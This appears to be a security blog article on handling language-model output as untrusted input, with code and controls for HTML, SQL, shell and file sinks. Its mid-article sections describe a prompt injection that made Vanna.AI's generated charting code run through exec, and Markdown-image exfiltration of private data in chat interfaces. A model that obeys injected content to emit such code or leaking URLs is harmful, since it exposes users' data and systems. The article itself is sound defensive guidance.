LLM output is untrusted input: preventing XSS, SQL injection, and code execution from model responses
Treat every model response like user input: encode it for its sink, never exec it, allowlist generated queries, and block Markdown image exfiltration.
- Published
- Reading time
- 7 min read
Key takeaways
- Model output is attacker-influenced data, because anyone who can put text in front of the model through a prompt, document, or web page can shape what it returns.

- Encode or sanitize LLM output for the specific sink it reaches: HTML encoding or a text-only DOM sink for browsers, parameters for SQL, argument lists for processes.
- Never pass model output to exec, eval, or a shell; CVE-2024-5565 in Vanna.AI turned a prompt injection into code execution because generated Plotly code was run with exec.
- A chat UI that renders Markdown images from arbitrary hosts can leak private data in the image URL; restrict image sources with an allowlist and a Content-Security-Policy img-src directive.
- Prefer having the model choose from structured, validated options over generating free-form SQL, commands, or code that your system then runs.
On this page
- What is improper output handling?
- Why isn't a careful system prompt enough?
- How does model output become code execution?
- How should generated SQL be handled?
- How do you render model output in a browser safely?
- Markdown images are an exfiltration channel
- What about shells, file paths, and other sinks?
- A review checklist for output handling
LLM output should be handled exactly like input from an anonymous user. Anyone who can influence the prompt, directly or through a document, email, or web page the model reads, can influence the response, so a response that reaches a browser, a database, a shell, or an interpreter without validation is an injection path. The fix is ordinary application security applied at a new boundary: encode for the sink, use parameters, never exec generated code, and restrict what the rendered output can load.
This article walks through each sink, with a real incident and a concrete control for each.
What is improper output handling?
The OWASP Top 10 for LLM Applications lists it as LLM05:2025 Improper Output Handling. OWASP defines it as insufficient validation, sanitization, and handling of model output before it is passed to other components. Its listed impacts include XSS, CSRF, SSRF, privilege escalation, and remote code execution.
The examples OWASP gives are familiar to any web security engineer:
- Model output passed to a system shell or to functions like
execoreval. - Generated JavaScript or Markdown rendered in a browser, causing XSS.
- Generated SQL run without parameterization.
- Output used to build file paths, enabling path traversal.
- Generated content placed into email templates without escaping.
OWASP's core recommendation is to treat the model as any other user and adopt a zero-trust approach to what it returns.
Why isn't a careful system prompt enough?
Because the attacker does not need to talk to your model directly. Indirect prompt injection puts instructions into content the model processes, and models do not reliably separate instructions from data. We covered why in Prompt injection is an access-control problem. The practical consequence here is simple: you cannot promise that the model will never emit <script>, a DROP TABLE, or a shell metacharacter. You can only control what your code does with it.
The second reason is that models make mistakes without any attacker. A model that writes SQL can write a destructive query by accident. A model that writes code can reference a package that does not exist. Output handling controls catch both.
How does model output become code execution?
The clearest public example is CVE-2024-5565 in Vanna.AI, a Python text-to-SQL library, documented by JFrog's security research team in June 2024. Vanna's ask method could visualize query results. It asked the LLM to write Plotly charting code, then ran that code with Python's exec.
The researchers put instructions inside a string literal in a question. That text flowed through the generated SQL into the prompt for the charting step, and the model returned code the attacker had asked for, which exec then ran. JFrog's conclusion was that pre-prompting cannot be relied on as a defense. They recommended sandboxing wherever generated code is executed. The maintainer responded by adding a hardening guide to the documentation.
The control is structural:
- Do not execute generated code in your application process. No
exec,eval,Function(),pickle.loads, or template rendering of model output. - If executing generated code is the feature, run it in an isolated sandbox with no credentials, no network by default, a read-only filesystem, and CPU, memory, and time limits.
- Better, remove the need. For charts, have the model return a small JSON spec (chart type, x column, y column), validate it against a schema, and build the chart in your own code.
from pydantic import BaseModel, Field
from typing import Literal

class ChartSpec(BaseModel):
    kind: Literal["bar", "line", "scatter"]
    x: str = Field(pattern=r"^[a-z_][a-z0-9_]{0,63}$")
    y: str = Field(pattern=r"^[a-z_][a-z0-9_]{0,63}$")

def build_chart(raw_model_output: str, columns: set[str]):
    spec = ChartSpec.model_validate_json(raw_model_output)  # raises on anything unexpected
    if spec.x not in columns or spec.y not in columns:
        raise ValueError("unknown column")
    return render_chart(spec.kind, spec.x, spec.y)  # your code, not model code
How should generated SQL be handled?
Text-to-SQL is useful, and it is the sink where a mistake is most expensive. OWASP's mitigation is parameterized queries for any database operation that involves model output. That works when the model supplies values. When the model writes the whole query, add layers:
- Least-privilege connection. Run generated queries as a database role with
SELECTon an allowlisted set of views and nothing else. A read-only role turns a destructive query into a permissions error. - Parse, then allowlist. Parse the statement with a real SQL parser, reject anything that is not a single
SELECT, and reject tables or functions outside the allowlist. Do not use regular expressions for this. - Row-level security in the database. Tenant and user filters belong in database policies or in views bound to the session identity, not in the generated
WHEREclause, which the model can omit. - Bounds. Set a statement timeout and a row limit on the connection.
Where the questions are predictable, skip free-form SQL entirely. Let the model pick a named query and fill typed parameters, then run your own parameterized statement:
QUERIES = {
    "orders_by_status": "SELECT id, total FROM orders WHERE tenant_id = %s AND status = %s LIMIT 100",
}
ALLOWED_STATUS = {"open", "shipped", "cancelled"}

def run_tool_call(call: dict, tenant_id: str):
    if call.get("name") != "orders_by_status":
        raise ValueError("unknown query")
    status = call.get("args", {}).get("status")
    if status not in ALLOWED_STATUS:
        raise ValueError("invalid status")
    return db.execute(QUERIES["orders_by_status"], (tenant_id, status))  # tenant from session, not model
How do you render model output in a browser safely?
Most chat UIs render model output as Markdown, which means HTML is one conversion away. The OWASP XSS Prevention Cheat Sheet rules apply unchanged:
- Plain text: insert with
textContent, which creates a text node without parsing HTML. Never useinnerHTMLfor raw model output. - Rendered Markdown: convert to HTML with raw HTML disabled in the Markdown parser, then sanitize the result with a maintained sanitizer such as DOMPurify, and keep that sanitizer patched. OWASP notes that bypasses keep appearing.
- Never place model output inside a
<script>or<style>element, an inline event handler, or ajavascript:URL. - Set a strict Content-Security-Policy so that a sanitizer gap does not become script execution.
Sanitizing script is not enough, though. Chat interfaces have a second, quieter leak.
Markdown images are an exfiltration channel
If the UI renders Markdown images from any host, an injected instruction can ask the model to emit an image whose URL contains private data, such as . The browser fetches the URL when it renders the reply, and the data lands in the attacker's server logs. The user does not have to click anything.
This is not hypothetical. Simon Willison has tracked a long series of products with this flaw. Google fixed it in NotebookLM on 18 April 2024 after Johann Rehberger reported it, and GitHub fixed it in Copilot Chat by disabling Markdown image references to untrusted domains. Willison's summary of the pattern: any chat interface exposed to both private and untrusted data that renders Markdown images has a data exfiltration vulnerability.
The defenses:
- Rewrite or drop image and link URLs whose host is not on an allowlist before rendering.
- Enforce the same allowlist in the browser with the CSP
img-srcdirective, so a missed case is blocked anyway. - Show links as text with the full destination visible, rather than auto-fetching anything.
Content-Security-Policy: default-src 'self'; img-src 'self' https://images.example.com; script-src 'self'; object-src 'none'; base-uri 'none'
What about shells, file paths, and other sinks?
The same rule applies: identify the sink, then use the API that keeps data out of the control channel.
| Sink | Unsafe pattern | Safe pattern |
|---|---|---|
| Process | subprocess.run(cmd, shell=True) with model text | Fixed executable, argument list, allowlisted subcommands, shell=False |
| File system | open(base + model_path) | Resolve the path, confirm it stays under the base directory, allowlist extensions |
| HTTP fetch | Fetch any URL the model returns | Allowlist schemes and hosts, block private and link-local IP ranges after DNS resolution |
| Email or HTML template | Insert raw output into the template | Template engine with autoescaping on |
| Logs | Write raw output and render it in a log viewer | Escape on display, and redact as described in logging LLM applications without a privacy problem |
A review checklist for output handling
Use this when reviewing any feature that consumes model output:
- List every place a model response or tool argument goes: browser, database, process, file system, network, template, another model.
- For each sink, confirm the output is encoded, parameterized, or validated against a schema before use.
- Confirm no generated code runs outside a sandbox with no credentials.
- Confirm generated SQL runs as a read-only, least-privilege role with timeouts and row limits.
- Confirm Markdown rendering disables raw HTML, sanitizes the result, and restricts image and link hosts, backed by a CSP.
- Confirm identity, tenant, and authorization values come from the session, never from model output.
- Log rejected outputs so you can see injection attempts and tune validation.
None of these controls are new. The work is recognizing that the model's reply is a new source of untrusted input and applying the controls you already use for user input at every place it lands.